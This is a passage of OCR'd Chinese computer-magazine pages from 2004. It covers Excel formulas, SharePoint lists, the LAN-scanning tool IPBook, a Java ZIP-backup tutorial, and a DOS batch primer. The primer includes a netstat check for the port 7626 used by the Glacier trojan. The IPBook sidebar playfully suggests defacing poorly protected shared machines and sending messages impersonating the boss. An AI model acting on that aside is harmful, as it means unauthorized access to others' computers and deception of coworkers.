第二步：选中C3单元格，输入公式为：=IF(TRUNC(B3)=0,"",TEXT(TRUNC(B3),"[DBNum2]G/通用格式")&"元")。

在上述公式中，先判断B3单元格是否为零，如为非零，则利用TEXT函数返回金额中元位；"[DBNum2]G/通用格式"这个参数在帮助中没有提到，它的作用是保持单元格原有的格式；TRUNC函数的作用是将数字的小数部分截去，返回整数。更多信息请参考Office帮助信息。

第三步：同理，为取得金额“角”位上的数字，在D3中输入公式：=IF(TRUNC(B3*10)-TRUNC(B3*10,-1)=0,"",TEXT(TRUNC(B3*10)-TRUNC(B3*10,-1),"[DBNum2]G/通用格式")&"角")。

取得金额“分”位上的数字即取得个位上的小数，并转换成分。在E3中输入公式：=IF(TRUNC(B3*100)-TRUNC(B3*100,-1)=0,"",TEXT(TRUNC(B3*100)-TRUNC(B3*100,-1),"[DBNum2]G/通用格式")&"分")。

第四步：最后考虑到，如果角位为零，则写成XX元零X分，如果角位、分位都为零，则写成XX元整，如果元位上的个位数为零，且元位有值，则写成X十元零X角X分。

在F3中输入：=IF(AND(C3<>"",D3="",E3<>""),C3&"零"&E3,IF(AND(C3<>"",D3="",E3=""),C3&"整",IF(AND(C3<>"",MOD(TRUNC(B3),10)=0),C3&"零"&D3&E3,C3&D3&E3)))。

第五步：再一次将C、D、E三列选中，执行菜单“格式→列→隐藏”命令，这样就美观多了。

小提示

由于F列大写金额是在C、D、E三列的基础上提取合并而成的，如果需要复制到别的地方应用时，别忘了将C、D、E、F四列一并复制过去，同样再隐藏前三列即可。

相关文件下载地址：http://www.newhua.com/cfan/200419/收账统计表.rar

|CF|[BG02]

第二步：莓莓是使用Excel 2003发布列表的本地用户，因此她既可以使用Excel，也可以使用IE浏览器参与列表的网上编辑。如果在Excel 2003中修改了数据，只要单击Excel 2003“数据”、“列表”子菜单下的“同步列表”命令，稍等片刻服务器上的列表就会被更新。其他用户只要单击“刷新数据”按钮就可以看到最新的编辑结果。如果莓莓希望使用IE浏览器查看编辑结果，只要单击“数据”、“列表”子菜单下的“在服务器上查看列表”命令，就可以像其他用户那样通过IE浏览器查看和编辑列表了。

果果提示：如果莓莓想放弃对列表所做的本地修改，并从SharePoint网站下载列表的当前副本，执行菜单“数据→列表→放弃更改并刷新”命令即可。

在果果的大力帮助之下，人力资源部迅速完成了养老保险储蓄的调整。远在国外的副总使用VPN登录公司的SharePoint网站，快速浏览并审批了列表，并夸奖莓莓工作有方。为此，莓莓还请果果上饭店搓了一顿。

|CF|[BG01]

有了IPBook 网络打印机无处藏身

■ 南京 夜猫子

前一段时间公司电脑进行了调整，部分机器的操作系统和IP地址发生了变更。一切就绪后，发现办公室里的一台共享Canon i320 打印机看不到了，这台i320在系统变动前，一直用得很好，变动期间，这台机器的系统没有变动，IP也没有变动过。笔者的电脑重装后，在添加网络打印机时，就是找不到这台打器印机，利用微软自带的网络邻居也看不到。好多东西要打呀，这个时候，想起了超级网络邻居IPBook。

IPBook小档案

软件版本 0.49　　软件大小：418KB

软件类别：共享软件　　运行环境：Win9x/Me/NT/2000/XP

下载地址：http://www.onlinedown.net/soft/5480.htm

软件备注：IPBook（超级网络邻居）是一款小巧的搜索共享资源及FTP共享的工具，它能搜索Internet上任意网段机器的共享资源。

第一步:IPBook是一款绿色软件，自解压后就能直接运行。启动后，IPBook已经帮你填好了所在网段的IP地址（当然，这个网段可以自行修改成指定的网段IP地址），笔者电脑的IP地址是132.***.***.127，单击有个放大镜标志的"扫描一个网段"按钮，过一会，就会发现所在网段上的所有计算机信息了。

第二步: Canon i320安装在IP地址为132.***.***.128的电脑上，选中这个IP地址，单击"共享"按钮，哈哈，i320现形了，见图1。



图 1

第三步:双击"共享资源区"的那个IP地址，就会打开一个"132.***.***.128"的窗口，选中打印机，右击，在弹出的快捷菜单中选择"连接"选项，见图2，过一会，系统可能会提示添加驱动程序（如果以前安装过，或机器里有该打印机的驱动程序就不会提示了），确认后，在打印机文件夹



图 2



图 3

中那个打印机就已经安装好了，名字是"Canon i320 在132.***.***.128上"，和正常安装的网络打印机的名字有点不一样，右边的状态由不正常的红色"无法连接"变成了绿色的"准备就绪"（见图3）。

小资料

IPBook还有什么用？

IPBook是个非常有用的东东，利用"点验共享资源"这个按钮，可以获得选定网段的所有共享资源。这样还能做个小小的黑客，在那些实在是防范意识太差的机器里留下"**到此一游"之类的豪言壮语。还可以和防火墙结合起来，发系统消息提醒那些中了"振荡波"之类病毒的朋友及时升级，或用老板的名义发个消息给同事，告诉他老板要给他加薪，然后让他请客＾-＾

顺便说一句，IPBook是个共享软件，软件注册费是10元，不注册的话，"大范围搜捕"的功能用不了（但实际这个功能也不是很常用），其他各类功能全无影响，但还是希望你支持一下国内的共享软件作者。

|CF|[BG03]

Java 咖啡馆(9)——一个压缩归档实用软件

■Gary Chan

优秀的创意造就实用的工具。借助Java内置强大的API，即使是Java的初学者，只要善于调兵遣将，也能够成为力拔山兮气盖世的霸王！

先睹为快

在病毒肆虐以及BT下载流行的年代，按时备份是一个好习惯。一般而言，只有满足下列这些蛮横需求的软件，才称得上是一个得心应手的好工具：

★需要备份的文件可能分布在硬盘的各个角落；

★文件名可能比较复杂，不是用DOS的通配符就能够描述清楚的；

★按照文件的时间、大小、类型(文件或者目录)、最后修改时间等进行筛选；

★能够把这些文件压缩，并添加适当的注释帮助辨认；

★能够添加校验值以确保复制和网络传输时不出错；

★保持备份时的目录结构以便恢复；

★最好能够同时在多个平台运行；

这样的软件存在吗？没错，这就是我们这回咖啡馆的主题，我们将综合运用所学的知识，编写一个这样的实用软件—— ExpZip。

首先介绍一下软件的使用方法。由于Java咖啡馆开馆以来才短短几期，还未介绍到GUI(图形用户界面)的设计，所以它仍然是一个命令行工具。举个实际例子，对于Java爱好者而言，自己编写的程序再重要不过了，这是N个小时的心血啊，自然应该经常备份，世界上没有后悔药卖的。打开"命令提示符"窗口，进入项目所在文件夹，输入：

```
java ExpZip "C:\Documents and Settings\Gary Chan\workspace" "[a-zA-Z_$][\w$]*\.java"
```

其中java是Java解释器，ExpZip就是我们将要编写的Java类编译以后的class文件。第一个参数代表目标文件夹，第二个参数代表目标文件文件名的表达式，具体含义请看后文详述。回车以后，Eclipse工作区文件夹中包括所有子文件夹中的所有Java源程序都已经备份到Backup.zip中了。可以用WinRAR打开这个ZIP包。

可以看到，这个压缩包保留了文件的路径信息，并且还有注释，记载着当时的压缩信息。而且，这是一个Java程序，理论上拿到MacOS上运行都是没有问题的。

总之，这是一个非常强大的软件，而且，我们已经有足够的知识来编写这个软件了。不再赘述，先新建一个项目。

注:程序的源代码可以从http://www.newhua.com/cfan/200419/javabar.zip下载

Java 文件操作

1.File 类

Java中是通过File类来存取文件和路径的。没错，这是一个非常容易混淆的名字，你可能认为它仅仅能够处理文件，实际上它既可以代表了一个特定的文件，又可以代表某个文件夹内的文件名列表。如果它是文件，你可以通过length()方法获取它的大小、通过lastModified()方法最后修改时间，等等；如果它代表文件名列表，则可以用list()得到表示文件名列表的字符串数组，或者用listFiles()方法得到表示子文件列表的File数组。总之，在Java中文件夹和文件已经被统一成一个抽象的概念，只要了解它的原理，使用起来将会感到非常方便。

2.文件过滤

我们说过，File类的listFiles()方法可以得到表示子文件列表的File数组，如果仅仅想要得到特定的子文件而过滤掉其他的文件，则可以给listFiles()方法加上参数——一个过滤器。

所谓的过滤器，就是一个实现FilenameFilter接口的Java类。所谓接口(interface)，就是仅仅定义了行为协议，所有声明实现这个接口的类必须具体实现这个接口的行为。换句话说，接口是一种契约，比如这里FilenameFilter的定义是这样子的：

```
public interface FilenameFilter {
    boolean accept(File dir, String name);
}
```

我们要得到某个File类的所有子文件夹，过滤器FolderFilter类可以这么写：

```
class FolderFilter implements FilenameFilter {
        public boolean accept(File dir, String name) {

                return new File(dir + "\\" + name).isDirectory();
        }
}
```

你看，FolderFilter类通过implements表示对FilenameFilter接口的支持，然后实现了这个接口的accept方法。具体地，在accept方法中，通过传入的dir参数和name参数新建一个File实例，然后通过调用isDirectory()方法判断这个实例是否是文件夹，是则返回True，否则返回False。

注意到这个方法必须和FilenameFilter接口里面声明的一模一样。正因为如此，每次手动输入接口声明既麻烦又容易出错。还是让Eclipse干体力活吧！打开Eclipse，新建一个类，

名字为FolderFilter，按下Interfaces文本列表右边的Add按钮，在弹出的对话框中输入FilenameFilter即可。实际上，Eclipse会根据你的输入进行筛选，非常聪明(见图1)。



图 1

别忘记只在Inherited abstract methods前面打勾。最后按下Finish，FolderFilter便创建好了，请根据上文补足代码。

假设path是一个File类的实例，我们便可以通过File[] subFolders = path.listFiles(new FolderFilter())得到path的子文件夹列表了。

这就是接口的使用。加上前两次我们讲解的Java语言中关于封装、继承和多态的知识，Java面向对象编程就基本讲完了。

3.过滤器原理

或许你会觉得过滤文件夹还要手动编写一个类，实在是太麻烦了。实则不然。

给listFiles()参数提供一个实现FilenameFilter接口的类的实例，惟一目的就是让listFiles()反过来调用作为参数的实例的accept方法。仔细体会一下这句绕口令，真是意味深长啊。这意味着你可以把任何实现FilenameFilter接口的类的实例当作参数传递，甚至是在运行时动态改变，从而使得程序更加灵活。而且，如果你要加入更多的过滤器，写额外的类就可以了，完全不需要修改原先的过滤器，这种动态策略的思想就是一种Strategy模式的体现。

黄糖故事

设计模式(Design Patterns)

建筑工程师Cristopher Alexander总结了建筑中的经验教训，发现有些问题总是一遍又一遍重复出现，当你总结出一套解决这种问题的核心方法以后，你只要放心使用这种解决方法即可，而完全不必再动脑筋想其他的方案。虽然这句话很朴素，但是却成了软件工程中一种举足轻重的方法学——设计模式的指导思想。

我们知道，建筑学有牛顿力学作为辩证的理论根据，只要尊重科学，就不可能设计出坍塌的建筑(即使坍塌，也是材料施工不过关或其他因素造成的)。但是，编写软件却没有这样的理论根据，因为程序只是告诉计算机语法，计算机只要如此这般依计而行，愚忠而已，而没有机制能保证程序的语意符合人类的思想。因此，程序才会有BUG，即使比尔对Windows XP大吼:“我以老祖宗的名义不准你有BUG！”，Windows XP能够领会精神吗？

虽然没有彻底的解决方法，Erich Gamma等四位大师级的计算机科学家通过借鉴建筑学中的模式的概念，创造出软件中的设计模式，通过精心萃取的23个模式，有效解决了软件的设计问题，给程序加上了一定程度的模型语意。具体的，请阅读这“四人帮”(Gang of Four)编写的《Design Patterns》一书。值得一提的是，我们上一回编写的名字解析器就是运用了其中的Factory模式，结构非常漂亮。

顺便说一句，现在支持设计模式的工具也越来越多，如果你想有朝一日从Java程序员升级为呼风唤雨的Java构架师，这可是一门必修课哦！

4.正则表达式(Regular Expression)

说起正则表达式，即使不熟悉，你也会觉得非常眼熟。没错，现在的文本编辑软件，无论是UltraEdit还是EditPlus，无一不支持正则表达式。可以说，不支持正则表达式的编辑器肯定是三流货色啦。

理论上，正则表达式等价于有限自动机，能够表达相当丰富的语言，DOS中通配符的能力是无法望其项背的。学过编译原理或者计算机理论的朋友一定很熟悉了，可是，如果从头开讲，恐怕这期《电脑爱好者》所有版面都不够。因此这里推荐你参考Sun免费的Java Tutorial中的Regular Expressions一章，写得很详细。即使你熟悉计算机理论的正则表达式，也建议抽空看一看，因为Java采取的是类Perl风格的语法，和理论书上有些出入。

比如我们要过滤出所有Java源程序。众所周知，Java文件名必须以字母、美元符号或者下划线开头，然后可以由数字、字母、美元符号或者下划线的任意组合，最后扩展名是java。用正则表达式写出来，就是“[a-zA-Z_$][a-zA-Z_$0-9]*\.java”(不含引号)。

其中，[a-zA-Z_$]表示小写字母a至z、大写字母A至Z、美元符号或者下划线任取其一；[a-zA-Z_$0-9]*表示小写字母a至z、大写字母A至Z、美元符号、下划线以及0至9这十个数字的任意组合；“\.java”表示Java源程序的扩展名，由于“.”在Java正则表达式中有特殊意义，所以“\.”才表示一个“.”符号。

当然，Java正则表达式API中还有许多扩充，可以简写为:[a-zA-Z_$][\w$]*\.java。

有了这些知识，我们不难写出支持正则表达式的文件过滤器FileFilter，源代码如下:

```
public class FileFilter implements FilenameFilter {
  private Pattern pattern;

  public FileFilter(String regex) {
    pattern = Pattern.compile(regex);
  }

  public boolean accept(File dir, String name) {
    File file = new File(dir + "\\" + name);
    return pattern.matcher(file.getName()).matches() && file.isFile();
  }
}
```

Java中通过Pattern类来使用正则表达式。在FileFilter的构造函数中，通过把regex参数传递给Pattern的compile()方法，便可以得到一个代表这个正则表达式的实例，之后便可以在accept()方法中调用了。具体地，当且仅当文件名满足正则表达式并且这的确是一个文件时，accept()方法返回True。

5.递归搜索子目录

有了这两个过滤器，递归搜索指定目录中符合正则表达式的文件名就很容易了。先在项目中生成一个包含main方法的ExpZip类，然后添加一个recursiveAppend(File path，ArrayList list，String regex)方法，其中，参数path是指要搜索的文件夹，list是用来返回符合正则表达式的文件名的列表，regex自然是正则表达式了。源代码如下：

```
private static void recursiveAppend(File path, ArrayList list,
String regex) {
  // 搜索path文件夹中符合要求的文件并添加到list里。
  File[] files = path.listFiles(new FileFilter(regex));
  if (files.length > 0) {
    for (int i = 0; i < files.length; i++) {
      list.add(files[i].getAbsolutePath());
    }
  }

  // 递归搜索path子文件夹。
  File[] subFolders = path.listFiles(new FolderFilter());
  if (subFolders.length > 0) {
    for (int i = 0; i < subFolders.length; i++) {
    recursiveAppend(subFolders[i], list, regex);
    }
  }
}
```

代码很简单，请参考注释阅读。

6.ZIP压缩和CRC校验

良好的开端是成功的一半，有了上面的准备，完成主程序也就很容易了。

```
public static void main(String[] args) {
  // 程序出现任何异常都将打印使用信息。
  try {
    // 记录正则表达式和路径名称。
    String regex = args[1];
    String targetFolder = args[0];

    File path = new File(targetFolder);
    ArrayList files = new ArrayList();

    // 递归搜索path所指定的文件夹内以及子文件夹内满足合
       正则表达式。
    recursiveAppend(path, files, regex);

    if (files.size() == 0) {
    System.out.println("找不到任何匹配的文件！");
      return;
    }

    // 把符合正则表达式的文件压缩成ZIP格式并且返回CRC
       校验值。
    FileOutputStream file = new FileOutputStream("Backup.zip");
    CheckedOutputStream csum = new CheckedOutputStream(file,
      new CRC32());
    ZipOutputStream zos = new ZipOutputStream(csum);
    BufferedOutputStream out = new BufferedOutputStream(zos);
    // 为ZIP包添加注释。
    zos.setComment("Backup " + regex + " in " + targetFolder);

    // 开始压缩。
    for (int i = 0; i < files.size(); i++) {
      String currentFile = (String) files.get(i);

      System.out.println("Writing file " + currentFile);
      BufferedReader in = new BufferedReader(new FileReader(currentFile));
      zos.putNextEntry(new ZipEntry(currentFile));
      int c;
      while ((c = in.read()) != -1)
        out.write(c);
      in.close();
    }
    out.close();

    // 当压缩包关闭以后便可以得到CRC校验值。
    System.out.println("CRC校验值:" + csum.getChecksum().getValue());
  } catch (Exception e) {
    printUsage();
  }
}
```

首先可以看到，整个main函数部分是用一个大的try...catch异常捕获语句容纳起来的，当程序出现任何异常时，我们都认为是用户的参数不正确，便调用printUsage()方法打印使用信息，具体代码从略。

首先通过recursiveAppend()方法递归搜索指定的文件夹内以及子文件夹内满足合正则表达式的文件名，结果将保存在files中。如果有满足条件的文件，则把这些文件压缩成ZIP格式，并添加适当的注释。当压缩包关闭以后便可以得到ZIP包的CRC校验值。

注意，以上这些代码使用的都是Java API内置的功能，如果你在编写的过程中遇到找不到类定义的情况，别忘记使用Eclipse内置的Ctrl+Shift+M自动导入功能。

至此，整个软件全部编写好了。你可以在命令行手动输入把玩一下，或者点击Run菜单的Run...菜单项，配置Eclipse运行的参数如图2所示。



图2　注意，记得把路径修改一下

再见

逝者如斯，连载已经四个多月了。小店开张至今得到众多朋友的支持与鼓励，已经有200多位朋友在garychan.3322.org上参与讨论，你们的热情让我激动不已。然而，连续创作技术性、趣味性兼顾的文章，压力实在不小。此外，我还有自己的工作与学习，虽然想一直和朋友们共同进步，然而力有不逮，实在是遗憾得很。总之，多谢关心咖啡馆的朋友们这几个月来一直的关心，希望机缘巧合，我们还会再会！|CF|[CX01]

如今Windows大行其道，但DOS批处理就像一朵娇艳的小花，虽然不起眼，却总是幽幽地散发着让人难以抗拒的魅力。相信你曾经多次在我们的杂志中体会到了批处理的美妙，但那些其实只是批处理的基本应用，DOS批处理中还有一些神秘的编程命令，通过它们你可以轻松实现在Windows中要数个步骤、几十个步骤才能完成的任务，甚至是一些要付出Money才能享用的软件的功能。今天就让我们一起来揭开它们的神秘面纱，通过众多有趣、有用的实例学习如何使用批处理中的编程命令，在短短几个小时内从一只小菜鸟成就为一名批处理大师。

■选题推荐：新疆　何英（奖金300元）
陕西　红色代码

DOS高手速成秘籍

—— 批处理编程命令实例秀

温故：操练基本的批处理

★2003年第21期《回归Windows的黑白森林——用命令行DIY你的工具软件》

木马速查器、卸载软件后的垃圾清理工具、多分区文件列表工具、文件上传和删除工具、多任务快速搜索器、文件目录“搬家”工具……

★2004年第8期《节省系统资源新方案——上网一键通，下线一键关》

一键上网并打开相关网络程序，一键下线并关闭不需要的网络程序。

★2004年第16期《剿匪大行动 全歼Windows另类垃圾》

超强的Windows垃圾自动清理器，让电脑永远没有垃圾。

编写第一个作品：文件列表器

打开记事本，按照图1所示输入其中命令，完成后将其保存为file.bat，并放置到你的个人数据文件夹(比如:D:\data)中，运行这个批处理文件后，会自动生成一个名为list.txt的文件，里面有所有TXT、DOC、XLS文件的详细列表。



图1

小提示

玩批处理必须注意的要点

★在批处理运行中，只要按Ctrl＋C或Ctrl＋BackSprce组合键就可以结束它，请牢记这两个组合键，因为当你做出一个死循环批处理后，它们将是你的“救命稻草”。

★写批处理时最好在开始写上注释文字，从而让自己和别人都知道这个批处理的作用。

★凡是命令中有FORMAT、DEL之类格式化、删除命令，一定要特别小心，如果书写错误，很可能会将你的重要数据删除。

★文章中许多实例都涉及到了带“%”的变量，如果直接在DOS窗口中运行，只需输入一个“%”，如果写在批处理文件中，那么就得将其变成“%%”。

快速初识 批处理

批处理是DOS 1.0开发到最后时刻才诞生的，IBM告诉微软，他们需要用一些方法来一次又一次测试生产出来的PC，所以希望能够有一种方式使电脑自动运行一批命令，而不用人工一次次输入，于是微软就通过建立批处理文件来实现这个意图。

在后来出现的DOS操作系统里，这种自动化被更好地体现出来。DOS系统允许用户使用任何一种文本编辑器将多条DOS命令按某种顺序以ASCⅡ文本形式写入一个扩展名为BAT(MS-DOS批处理)或CMD(Windows NT命令脚本)的文件中，当在命令提示符下键入文件名并回车，或在Windows环境中双击该文件时，系统会调用Command.com或Cmd.exe由前向后依次来自动执行这些命令。这个命令集合就是批处理，它是DOS下可执行文件的一种。一个完整的批处理由至少一条可以被正确执行的DOS命令组成，可见DOS命令是批处理的核心。

也有一种说法，把批处理称作“脚本”，或合起来称为“批处理脚本”，这也是合理的。批处理和脚本有一个共同点，它们都是通过一组命令的正确执行来实现自身价值，不同之处在于，批处理使用的全部为DOS命令，而在脚本中可以使用应用程序的指令；脚本程序性强于批处理，批处理程序结构比较简单。

Just Do It

在运行刚才制作的批处理文件时，你会发现，每次运行后，list.txt中都会重复添加已有的文件列表，这样在实际使用时会比较麻烦，请将其修改一下：

```
::文件列表器
::可以将文件夹中的个人数据文件(比如:TXT、DOC、XLS等文件)写入列表文件中。
@echo off
if exist list.txt del list.txt
FOR /R %%C IN (*.TXT *.DOC *.XLS) DO echo %%~fnC >>list.txt
```

这样你会发现，每次的list.txt都是最新的文件列表，而且运行时出来的命令执行显示也没有了。

小提示

请教Windows中的黑脸老师

DOS命令并不像Windows程序那样直观，它往往要配合许多参数和固定的书写方法才能发挥作用，除了请教身边高手或是在网上求助外，建议最好事先问问Windows中的黑脸老师，打开命令行提示符，输入“命令 /?”，回车后，详细的答案就会全部列出来(见图2)。另外，对于Windows 2000/XP，也可以试试白脸老师——“帮助”，打开后，在“搜索”选项卡中输入命令，回车后即可找到结果，内容和黑脸老师讲的都一样。



图2

掌握 批处理 的基本编程命令

1.@命令

“@”符号是E-mail的专用符号，它在批处理中的作用是让系统在执行批处理命令时不显示该行命令本身。也就是如果你把它放在一行命令的前面(比如:@if exit list.txt del list.txt)，那么这行命令在执行过程中就不会显示了。但如果每行都加上这个命令，不仅费事，而且有些多余，因此它常常和后面的“echo off”配合使用。

2.echo命令

其主要作用是来确定批处理在执行时是否显示它后面所有命令本身，“echo on”表示显示，“echo off”表示不显示，它一般出现在批处理第一行。“echo off”和“@”命令的区别在于前者关闭了所有命令显示，而后者只关闭其中一条。

在批处理文件中，“@echo off”这个组合使用非常频繁，它达到了两个目的：“@”使“echo off”命令不显示，而“echo off”确保了后面每行命令的执行过程都不显示。“echo on”显示命令执行则已经很少有人用了。

小提示

“echo”命令还有其他特别用法，比如用来在批处理执行过程中显示一段信息，用法为“echo [消息内容]”，这样“echo”后面的所有内容将被显示到屏幕上。

另外，这个命令还可以结合管道命令将显示信息写进某个文件，比如前面实例中的“echo %%~fnC >>list.txt”。

3.::和rem命令

::和rem命令的作用和用法都完全一样，用来在批处理中做注释，增加程序可读性，这是一个值得提倡的好习惯。它们后面跟随的语句不会在执行时显示或被执行。

4.pause命令

该命令在批处理中使用十分广泛，其作用是暂停批处理的执行，直到用户按下键盘上的任意键(Break键除外)。批处理在执行过程中显示的所有信息都是一闪而过的，只有当用户暂停执行时，才能看到当前屏幕上的信息。当程序要让用户看一段信息，或要给用户时间去考虑某个问题时，就可以在这里加上一个pause，批处理执行到这里时将显示“按任意键继续”的信息。用法很简单，直接在要暂停的地方使用pause命令即可。

入门实例:复制多张软盘

打开记事本，输入以下语句，并将其保存为copya.bat:

```
::批量复制软盘
@echo off
:begin
copy a:\*.* d:\back
echo Please put a new disk into driver A
pause
goto begin
```

每当复制完一张软盘后，会提示插入一张新软盘，并停止运行，在插入新软盘后，按任意键就能继续执行复制操作。中止按Ctrl+C组合键。

5.call命令

该命令是用来从一个批处理中调用另一个批处理的，用法为:CALL [驱动器][路径]批处理名[参数]。使用此命令，可以实现多个批处理互相调用，类似于程序中各个模块之间的互相调用。在后面实例中，你可以亲自体验一下这个命令。

6.:和goto命令

这是两个成对出现的命令，在任何一个批处理中有多少个“:”一般就有多少个“goto”。“goto”命令的作用，是告诉程序并不按顺序向下执行，而是要跳转到另一个地方，而“:”命令则惟一标记了“goto”命令要跳转的地址。简单说，“goto”是个跳转命令，而“:”是一个标签。当批处理运行到“goto”时，将自动跳转到“:”所标记的地方去执行。

> **小提示**
> “goto”命令的标签长度不能超过8个字节，否则可能会出错，比如“thistest0”和“thistest”的效果是一样的，批处理只取前8个字符，即“thistest”。

批处理命令的精髓：if和for

if和for是批处理中的高级命令，它们本身比较难掌握，但功能强大，在批处理中应用十分广泛，是批处理中各种重要功能实现的基础。熟练掌握这些命令才可以让写出的批处理实现更加复杂的功能。

1.if命令

懂得编程的朋友都知道，“if”命令在各种程序中都有使用，而且用得十分普遍。在批处理中，“if”命令和其他程序语言中的作用基本一样，都是代表“如果……就……”，是一个选择判断命令，或者说条件命令。在批处理中，“if”命令的使用也十分普遍，凡是牵扯到分支结构的地方都要使用该命令(见图3)。




图3

> **if命令一点通**
> if命令判断程序执行时条件是否满足，如果满足就执行一个操作，不满足就执行另一种操作，条件可以是单个，也可以是多个的。根据if命令判断的对象，可将其分为三类:
> 输入判断:IF [NOT] 参数 == 字符串 command
> 存在判断:IF [NOT] EXIST filename command
> 结果判断:IF [NOT] ERRORLEVEL number command
> 说明:也可以在if后面仅跟一个not来判断“如果不……就……”，用法跟“如果……就……”的用法一样，本文不另作介绍。

入门实例1:解读Ghost自动备份和恢复系统

学习重点:if命令的“输入判断”。

实现功能:通过对Config.sys和Autoexec.bat文件的编辑，可以让你轻松实现Ghost自动备份和恢复系统的功能。



图4

在第18期《玩转Ghost 重装系统不求人》中我们介绍了如何打造Ghost自动备份和恢复系统，而它恰恰使用了if命令的输入判断，现在我们来解读一下:

在Config.sys文件中，首先使用[menu](见图4)来显示下面的选择菜单:

1.Backup your system.

2.Restore from HD.

接着在Autoexec.bat文件中，写入了相应if语句(见图5)：




图5

其中“"%config%"”是参数，指Config.sys中设置的menu，如果输入1，那么也就是选择[menu]下的“Clone,Backup your system.”(“,”后面为显示文字，你可以随意修改，比如改为“bei fen wo de Windows”)。

语句翻译:这段if语句如果翻译成日常用语，应该是：

如果你按下1键，也就是选择了Clone(菜单显示的“Backup your system.”)，那么会直接进入“Clone”部分，并执行其下的Ghost命令来备份系统。

如果你按下2键，也就是选择了RestoreHD(菜单显示的“Restore from HD.”)，那么会直接进入“RestoreHD”部分，执行其下的Ghost命令来恢复系统。

Just Do It

请在显示的菜单中添加“back to DOS”，选择后自动返回DOS。

★在Config.sys文件的[menu]下应添加：

```
menuitem=NO, back to DOS.
```

并在下面适当位置添加以下命令：

```
[NO]
device=himem.sys /testmem:off
```

★在Autoexec.bat文件中添加以下语句：

```
IF "%config%"=="NO" GOTO QUIT
```

在下面适当位置添加：

```
:QUIT
echo To get help, type HELP and press ENTER.
echo.
rem clean up environment variables
set CDROM=
set LglDrv=
```

入门实例2:文件自动分类保存

学习重点:if命令的存在判断

实现功能:对于平时整理个人数据非常有帮助，能够自动将同一类文件复制到特定文件夹中。请在D盘新建data目录，接着再在其中新建txt子目录。

```
::文件自动分类
::让文本文件自动移动到TXT文件夹
if exist *.txt move *.txt D:\data\txt
```

保存为movetxt.bat，放在D:\data文件夹中，复制包含TXT文件在内的一些文件到这个文件夹中，接着运行这个批处理，你会发现所有TXT文件会自动移动到TXT子文件夹中。

语句翻译:如果当前文件夹中存在TXT文件，将它们全部移动到D:\data\txt文件夹中。

Just Do It

扩展这个批处理文件，使其能自动将DOC文件移动到WORD文件夹，XLS文件移动到Excel文件夹。

> **小提示**
>
> if命令的存在判断不能用来判断一个目录是否存在，只能判断文件，但在每个目录下都存在空设备，因此可以使用判断空设备是否存在的方式来间接判断目录是否存在。方法为：IF [NOT] EXIST [drive:][path]\nul command。例如:if not exist e:\tools\con md e:\tools，如果不存在e:\tools这个目录就新建立一个。

进阶实例1:冰河木马检查器

打开“记事本”，输入以下命令，将其保存为binghe.bat(语句中的①、②、③不用输入)：

```
::冰河木马检查器
@echo off
netstat -a -n > a.txt①
find a.txt "7626"②
if errorlevel 2 (
echo You have infected GLACIER!
) else (
echo Congratulations! No GLACIER!③
)
del a.txt  & pause
```

运行后，如果显示“You have infected GLACIER!”，说明你中了冰河，需要使用相关工具进行清查，如果显示“Congratulations! No GLACIER!”则说明没有问题。并且自动删除生成的a.txt文件。

语句翻译:这里使用了if命令的结果判读，它是if命令三种判断中最重要的一种。由于DOS命令在执行完毕后都会给系统一个返回值，用来表示执行结果。在if命令中设置一个比较值，如果返回值大于或等于比较值就继续执行，否则就退出if命令。

①显示出你的电脑当前所开放的所有端口及所有已建立的有效连接，并输出到a.txt文件中)

②在a.txt文件中用“7626”作为关键词查找，因为冰河会打开多个7626端口

③如果检查结果等于或大于2，表示find命令找到特定字符串，就会执行第一个echo命令，否则就执行else后面的echo命令。

2.for命令

for命令是批处理中最具程序特点、也是最强大的命令之一，它是一个循环命令，用来对多个目标执行同一个操作，通常情况下是对一个或一组文件中的每一个对象进行定

义的操作，直到所有对象都执行这一操作完成，或被强制终止。

特别提醒:在下面的实例操作中，请特别体会和注意for语句的循环操作，也就是一个接一个执行。

for命令一点通

基本用法:for %variable in (set) do command

简明实例:for %a in (*.tmp) do del %a

快速翻译:"%a"表示变量，它是由(*.tmp)来进行定义的，在这里变量就是所有TMP文件，而"do"(做)后面是删除操作。整体翻译过来就是，首先告诉for命令"%a"变量就等于所有TMP文件，后面只要一说"%a"就是说所有TMP文件，接下来就是一个接一个地删除TMP文件，直到删除完为止。

特别说明:"in"和"do"为该命令中必不可少的关键字;变量可以使用除%0～%9以外的所有数字和字母，例如%i，但变量有大小写之分，%i不等于%I;另外，如果直接在DOS窗口中运行for命令，那么变量前只要一个%符号即可，如果写成批处理文件，那么就得加两个%符号(如%%i)，否则会提示出错。

根据在(set)部分定义的操作对象的不同，可将for命令作用分为四类：目录操作(/d)、目录树操作(/r)、数值范围操作(/l)、文件解析(/f)。下面通过几个精彩实例切实来体会它们。

小知识

什么是变量？

变量在编程中经常被用到，因为它不是固定的，而是根据用户的设置或输入内容不断变化着，所以叫变量。在for命令中，它会根据后面(set)中定义的内容而变化。举个通俗的比喻，变量就像是火车上的座位，它并不属于任何人，如果你一旦坐在某个座位上(比如1号)，那么在你下车前，这个座位便和你联系在一起了，大家一叫1号座位的同志，也就是在叫你。但当你下车后，1号座位便和你没有联系了。

入门实例1:快速清理你的桌面

学习重点:初步了解for命令的妙用

实现功能:许多朋友经常会把一些个人文件放置在桌面上，比如文本文件、Word文件、下载的软件等，这样造成桌面非常混乱，而下面制作的批处理文件，能自动将它们分类移动到D盘DATA文件夹下的TXT、WORD、DOWNLOAD子文件夹中，对于在桌面子文件夹中的文件，则不会移动。

```
::快速清理桌面
@echo off
for %%a in (*.txt) do move "%%a" D:\data\TXT
for %%b in (*.doc) do move "%%b" D:\data\WORD
for %%c in (*.exe) do move "%%c" D:\data\DOWNLOAD
for %%d in (*.zip) do move "%%d" D:\data\DOWNLOAD
```

语句翻译:首先设置了四个变量，并且分别表示所有TXT、DOC、EXE、ZIP文件，接着将所在文件夹中四种类型文件一个接一个地移动到D:\data相应子文件夹。

Just Do It

★将这个批处理文件直接放置在经常保存个人数据的文件夹中，从而可以实现快速整理个人数据文件。

